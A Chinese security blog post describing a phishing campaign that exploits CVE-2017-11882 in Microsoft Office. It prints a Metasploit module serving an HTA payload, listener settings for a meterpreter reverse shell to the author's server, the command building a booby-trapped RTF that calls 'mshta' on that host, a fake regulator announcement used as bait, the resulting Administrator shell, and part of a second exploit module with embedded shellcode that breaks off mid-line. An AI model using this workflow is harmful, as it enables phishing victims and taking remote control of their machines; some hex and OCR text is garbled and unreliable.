倾旋的博客

CVE-2017-11882钓鱼攻击

22 Nov 2017

本文概述一次钓鱼攻击

0x00 前言

此次攻击使用了小组师傅改写的CVE利用脚本，能够将内容自定义，大大增加了小鱼上钩的可能。

0x01 环境简介

- 阿里云ECS服务器（Ubuntu） - `118.**.**.77`
- CVE-2017-11882.py 用于包装rtf
- msf && CVE-2017-11882.rb


CVE-2017-11882.rb内容如下：

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##


class MetasploitModule  < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::HttpServer

  def initialize(info  = {})
    super(update_info(info,
      'Name' => 'Microsoft Office Payload Delivery',
      'Description' => %q{
        This module generates an command to place within
        a word document, that when executed, will retrieve a HTA payload
        via HTTP from an web server. Currently have not figured out how
        to generate a doc.
      },
      'License' => MSF_LICENSE,
      'Arch' => ARCH_X86,
      'Platform' => 'win',
      'Targets' =>
        [
          ['Automatic', {} ],
        ],
      'DefaultTarget' => 0,
    ))
  end

  def on_request_uri(cli, _request)
    print_status("Delivering payload")
    p = regenerate_payload(cli)
    data = Msf::Util::EXE.to_executable_fmt(
      framework,
      ARCH_X86,
      'win',
      p.encoded,
      'hta-psh',
      { :arch => ARCH_X86, :platform => 'win '}
    )
    send_response(cli, data, 'Content-Type' => 'application/hta')
  end


  def primer
    url = get_uri
    print_status("Place the following DDE in an MS document:")
    print_line("mshta.exe \"#{url}\"")
  end
end
```

0x02 配置环境

首先我要将 阿里云安全组 配置一下，预留两个端口：

- 7878 用于HTA WebServer
- 4455 用于接收客户端Shell



sg-m5e48pbfae9wtyaxjfn... / vpc-m5ehk7074j4ljc47xn5r6


入方向 出方向

授权策略	协议类型	端口范围	授权类型	授权对象	描述	优先级	创建时间	操作
拒绝	全部 GRE	-1/-1	地址段访问	0.0.0.0/0	-	1	2017-09-19 13:48:50	修改描述 | 克隆 | 删除
拒绝	全部 ICMP	-1/-1	地址段访问	0.0.0.0/0	-	1	2017-09-19 13:25:32	修改描述 | 克隆 | 删除
允许	自定义 TCP	7788/7788	地址段访问	0.0.0.0/0	-	1	2017-11-22 18:25:33	修改描述 | 克隆 | 删除
允许	自定义 TCP	4455/4455	地址段访问	0.0.0.0/0	-	1	2017-11-22 15:56:45	修改描述 | 克隆 | 删除
允许	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]		[redacted]	修改描述 | 克隆 | 删除
允许	自定义 TCP	80/80	地址段访问	0.0.0.0/0	-	1	2017-09-19 13:24:55	修改描述 | 克隆 | 删除
允许	全部	-1/-1	地址段访问	0.0.0.0/0	-	99	2017-09-19 13:50:08	修改描述 | 克隆 | 删除

接着，将 `CVE-2017-11882.rb` 放入metasploit-framework中的exploits目录里，然后打开msfconsole， `reload_all`

这块不啰嗦

找一份简单的资料文本，新建一个RTF文件：



Exploit

证监会公告.rtf

证监会公告[2013]42号

中国证券监督管理委员会公告

证监会公告〔2013〕42号

为贯彻落实党的十八届三中全会精神，促进资本市场健康发展，在深入调查研究、广泛听取市场意见的基础上，我会制定了《中国证监会关于进一步推进新股发行体制改革的意见》，现予公布，自公布之日起施行。

中国证监会

2013年11月30日

漏洞复现 – payloads.online

证监会公告.rtf

多信息文本文稿 – 55 KB
创建时间 今天 下午3:51
修改时间 今天 下午3:51
上次打开时间 今天 下午3:51
添加标记...

找好之后，在里面可以写上你想写的内容 :) 诱惑~ 哈哈

下一步就要设置msf模块的配置了：


```
msf exploit(CVE-2017-11882) > show options

Module options (exploit/windows/CVE-2017-11882):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This mus
t be an address on the local machine or 0.0.0.0
   SRVPORT  7788             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connection
s
   SSLCert                   no        Path to a custom SSL certificate (def
ault is randomly generated)
   URIPATH  1.hta            no        The URI to use for this exploit (defa
ult is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, t
hread, process, none)
   LHOST     118.**.**.77   yes       The listen address
   LPORT     4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

由于阿里云ECS服务器上没有对我的网卡直接分配外网IP，所以需要LHOST监听外网IP地址，SERVHOST用于目标机器访问加载HTA，填写0.0.0.0即可，这样现在就可以与安全组配置相符了。

```
msf exploit(CVE-2017-11882) > exploit
[*] Exploit running as background job 13.

[-] Handler failed to bind to 118.**.**.77:4455:-  -
[*] Started reverse TCP handler on 0.0.0.0:4455
[*] Using URL: http://0.0.0.0:7788/1.hta
msf exploit(CVE-2017-11882) > [*] Local IP: http://172.**.**.191:7788/1.hta
[*] Server started.
[*] Place the following DDE in an MS document:
mshta.exe "http://118.**.**.77:7788/1.hta"
```

执行`exploit`的时候它会提示无法bind外网IP，这属于正常现象，bind不上外网就会bind 0.0.0.0，所以没关系，我们的目的就是把外网IP地址写入HTA~


0x03 生成钓鱼RTF文档



```
➜  Exploit python Command_CVE-2017-11882V3.py -c "mshta http://118.190.200.77:7788/1.hta" -i test.rtf -o exp.rtf
[*] Done ! output file --> exp.rtf
➜  Exploit
```


此时将exp.rtf发送给对方即可。

0x04 利用结果



```
msf exploit(CVE-2017-11882) >
[*] Sending stage (179267 bytes) to 60.[redacted].106
[*] Meterpreter session 1 opened (172.31.189.191:4455 -> 60.[redacted].106:64382) at 2017-11-22 16:01:23 +0800

msf exploit(CVE-2017-11882) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                    Connection
  --  ----  ----                     -----------                                    ----------
  1         meterpreter x86/windows  WIN-Q9LSK6OVTNU\Administrator @ WIN-Q9LSK6OVTNU  172.31.189.191:4455 -> 60.
64382 (192.168.204.131)

msf exploit(CVE-2017-11882) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
meterpreter > shell
Process 2496 created.
Channel 1 created.
Microsoft Windows [?汾 6.1.7601]
??Ȩ???? (c) 2009 Microsoft Corporation?????????Ȩ????

C:\Windows\system32>

C:\Windows\system32>whoami
whoami
win-q9lsk6ovtnu\administrator
```

受害者这边：



```
TCP    ...131:52642                                           SYN_SENT
TCP    [::]:135              192.168.3.106:8081               SYN_SENT      2364
TCP    [::]:445              [::]:0                           LISTENING     916
TCP    [::]:47001            [::]:0                           LISTENING     668
TCP    [::]:49152            [::]:0                           LISTENING     4
TCP    [::]:49153            [::]:0                           LISTENING     4
TCP    [::]:49154            [::]:0                           LISTENING     368
TCP    [::]:49155            [::]:0                           LISTENING     756
TCP    [::]:49156            [::]:0                           LISTENING     800
TCP    [::]:49157            [::]:0                           LISTENING     472
UDP    0.0.0.0:500           *:*                              LISTENING     464
UDP    0.0.0.0:4500          *:*                                            1420
UDP    0.0.0.0:5355          *:*                                            800
UDP    127.0.0.1:59355       *:*                                            800
UDP    127.0.0.1:59439       *:*                                            928
UDP    192.168.204.131:137   *:*                                            2008
UDP    192.168.204.131:138   *:*                                            972
UDP    [::]:500              *:*                                            4
UDP    [::]:4500             *:*                                            4
UDP    [::]:5355             *:*                                            800
                                                                            800
                                                                            928

C:\Users\Administrator>netstat -ano

活动连接

  协议  本地地址              外部地址              状态           PID
  TCP    0.0.0.0:135           0.0.0.0:0              LISTENING       668
  TCP    0.0.0.0:445           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001         0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152         0.0.0.0:0              LISTENING       368
  TCP    0.0.0.0:49153         0.0.0.0:0              LISTENING       756
  TCP    0.0.0.0:49154         0.0.0.0:0              LISTENING       800
  TCP    0.0.0.0:49155         0.0.0.0:0              LISTENING       472
  TCP    0.0.0.0:49156         0.0.0.0:0              LISTENING       464
  TCP    0.0.0.0:49157         0.0.0.0:0              LISTENING       1420
  TCP    192.168.204.131:139   0.0.0.0:0              LISTENING       4
  TCP    192.168.204.131:52[illegible]50 118.[redacted].77:4455  ESTABLISHED     2868
  TCP    [::]:135              [::]:0                 LISTENING       668
  TCP    [::]:445              [::]:0                 LISTENING       4
  TCP    [::]:47001            [::]:0                 LISTENING       4
  TCP    [::]:49152            [::]:0                 LISTENING       368
  TCP    [::]:49153            [::]:0                 LISTENING       756
  TCP    [::]:49154            [::]:0                 LISTENING       800
  TCP    [::]:49155            [::]:0                 LISTENING       472
  TCP    [::]:49156            [::]:0                 LISTENING       464
  TCP    [::]:49157            [::]:0                 LISTENING       1420
  UDP    0.0.0.0:500           *:*                                    800
  UDP    0.0.0.0:4500          *:*                                    800
  UDP    0.0.0.0:5355          *:*                                    928
  UDP    127.0.0.1:59355       *:*                                    2008
  UDP    127.0.0.1:59439       *:*                                    972
  UDP    192.168.204.131:137   *:*                                    4
  UDP    192.168.204.131:138   *:*                                    4
  UDP    [::]:500              *:*                                    800
  UDP    [::]:4500             *:*                                    800
  UDP    [::]:5355             *:*                                    928

C:\Users\Administrator>
```

0x05 关于免杀 - mshta.exe

mshta被用的太多了，并且很容易被拦截

可以结合:http://payloads.online/archivers/2017-11-08/1 弄出新姿势

MSF官方给出了新的rb：

https://raw.githubusercontent.com/realoriginal/metasploit-framework/39a4d193a17c6f85846a58a429c0914f542bded2/modules/exploits/windows/filefor

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ManualRanking

  include Msf::Exploit::Remote::HttpServer
  include Msf::Exploit::Powershell
  include Msf::Exploit::EXE


  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Microsoft Office CVE-2017-11882',
      'Description' => %q{
        Module exploits a flaw in the Equation Editor, developed
        in 2000, that allowed any OLE object to execute in a separate
        address space. Compared to original PoC, allows for a command within
        a length of 109 bytes to be executed Affects Microsoft Office word f
or the latest
        17 years.
      },
      'Author' => ['mumbai', 'embedi', 'BlackMathIT'],
      'License' => MSF_LICENSE,
      'DisclosureDate' => 'Nov 15 2017',
      'References' => [
        ['URL', 'https://embedi.com/blog/skeleton-closet-ms-office-vulnerabi
lity-you-didnt-know-about'],
        ['URL', 'https://github.com/embedi/CVE-2017-11882'],
        ['URL', 'https://github.com/BlackMathIT/2017-11882_Generator/blob/ma
ster/2017-11882_Generator.py']
      ],
      'Platform' => 'win',
      'Arch' => [ARCH_X86, ARCH_X64],
      'Targets' => [
        ['Automatic', {} ],
      ],
      'DefaultTarget' => 0,
      'Payload' => {
        'DisableNops' => true
      },
      'DefaultOptions' => {
        'EXITFUNC' => 'thread',
        'PAYLOAD' => 'windows/x64/meterpreter/reverse_tcp'
      }
    ))

    register_options([
        OptString.new("FILENAME", [true, "Filename to save as"])
    ])
  end



  def generate_rtf
    header = '{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl
{\f0\fnil\fcharset0 Calibri;}}' + "\n"
```

```
    header << '{\*\generator Riched20 6.3.9600}\viewkind4\uc1' + "\n"
    header << '\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupd
ate{\*\objclass Equation.3}\objw380\objh260{\*\objdata '
    header << '01050000020000000b0000004571756174696f6e2e3300000000000000000
0000c0000d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff'
    header << '0900060000000000000000000000010000000100000000000000001000000
200000001000000feffffff0000000000000000ffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'ffffffffffffffffffffffffffffffffffffffffffffffffffffffdfffff
f04000000feffffffefffffffefffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'ffffffffffffffffffffffffffffffffffffff52006f006f0074002000450
06e00740072007900000000000000000000000000000000000000000000000000000'
    header << '00000000000000000000000000000000000016000500ffffffffffffffff0
200000002ce020000000000c00000000000000460000000000000000000000008020ce'
    header << 'a5613cd30103000000000200000000000001004f006c00650000000000000
0000000000000000000000000000000000000000000000000000000000000000000'
    header << '000000000000000000000000000000000a000201fffffffffffffffffffff
fff0000000000000000000000000000000000000000000000000000000000000000'
    header << '000000000000001400000000000000010043006f006d0070004f0062006a0
0000000000000000000000000000000000000000000000000000000000000000000'
    header << '00000000000000000000000000001200020101000000030000000ffffffff0
0000000000000000000000000000000000000000000000000000000000000000000'
    header << '00010000006600000000000000003004f0062006a0049006e0066006f00000
0000000000000000000000000000000000000000000000000000000000000000000'
    header << '00000000000000000000000012000201ffffffff04000000ffffffff00000
0000000000000000000000000000000000000000000000000000000000000000003'
    header << '0000006000000000000000feffffff02000000fefffffffeffffff0500000
00600000007000000feffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
```

```
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
    header << 'ffffff0100000208000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000'
    header << '00000100feff030a0000ffffffff02ce020000000000c0000000000000461
70000004d6963726f736f6674204571756174696f6e20332e30000c00000044532045'
    header << '71756174696f6e000b0000004571756174696f6e2e3300f439b2710000000
000000000000000000000000000000000000000000000000000000000000000000000'
    header << "0000030004000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000\n"

    footer = '00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000'
    footer << '4500710075006100740069006F006E0020004E00610074006900760065000
000000000000000000000000000000000000000000000000000000000'
    footer << '00000000020000200FFFFFFFFFFFFFFFFFFFFFFFF00000000000000000000
000000000000000000000000000000000000000000000000000000400'
    footer << '0000C500000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000'
    footer << '00000000000000000000000000000000000000FFFFFFFFFFFFFFFFFFFFFFF
F00000000000000000000000000000000000000000000000000000000'
    footer << '0000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000'
    footer << '0000000000000000000000000000000000000000000000000000000000FFF
FFFFFFFFFFFFFFFFFFFFF000000000000000000000000000000000000'
    footer << '0000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000'
    footer << '0000000000000000000000000000000000000000000000000000000000000
00000000000000000FFFFFFFFFFFFFFFFFFFFFFFF0000000000000000'
    footer << '0000000000000000000000000000000000000000000000000000000000000
00000000000000000000105000005000000 0D0000004D45544146494C'
    footer << '4550494354003421000035FEFFFF9201000008003421CB010000010009000
003C500000002001C0000000000050000000902000000000500000002'
    footer << '0101000000050000000102FFFFFF00050000002E0118000000050000000B0
2000000000500000000C02A001201E12000000026060F001A00FFFFFFFF'
    footer << '000100000000C0FFFFFFC6FFFFFFE01D0000660100000B00000026060F000
C004D61746854797065000020001C000000FB0280FE000000000000090'
    footer << '010000000004020010546 96D6573204E657720526F6D616E00FEFFFFFF6B2
C0A0700000A00000000000400000002D0100000C000000320A60019016'
    footer << '0A00000031313131313131313131 0C000000320A6001100F0A00000031313
1313131313131310C000000320A600190070A00000031313131313131'
    footer << '3131310C000000320A600110000A000000313131313131313131310A00000
026060F000A00FFFFFFFF0100000000001C000000FB02100007000000'
    footer << '0000BC0200000000010202225379737465 6D000048008A0100000A0006000
00048008A01FFFFFFFF7CEF1800040000002D01010004000000F00100'
    footer << '00030000000000' + "\n"
    footer << '}{\result{\pict{\*\picprop}\wmetafile8\picw380\pich260\picwgo
al380\pichgoal260' + "\n"
    footer << "0100090000039e00000002001c000000000005000000090200000000005000
00002010100000005\n"
    footer << "0000000102ffffff00050000002e0118000000050000000b0200000000050
000000c02a0016002\n"
    footer << "1200000026060f001a00ffffffff000010000000c0ffffffc6ffffff20020
000660100000b0000\n"
    footer << "0026060f000c004d61746854797065000020001c000000fb0280fe0000000
00000900100000000\n"
    footer << "0402001054696d6573204e657720526f6d616e00feffffff5f2d0a6500000
a0000000000040000\n"
    footer << "002d0100000090000000320a6001100003000000313131000a00000026060f0
00a00ffffffff0100\n"
    footer << "000000001c000000fb021000070000000000bc02000000000102022253797
374656d000048008a\n"
    footer << "0100000a000600000048008a01ffffffff6ce21800040000002d010100040
00000f00100000300\n"
    footer << "00000000\n"
    footer << "}}}\n"
    footer << '\par}' + "\n"

    shellcode = "\x1c\x00\x00\x00\x02\x00\x9e\xc4\xa9\x00\x00\x00\x00\x00\x0
0\x00\xc8\xa7\\\x00\xc4\xee[\x00\x00\x00\x00\x00\x03\x01\x01\x03\n\n\x01\x08
ZZ"
    shellcode << "\xB8\x44\xEB\x71\x12\xBA\x78\x56\x34\x12\x31\xD0\x8B\x08\x
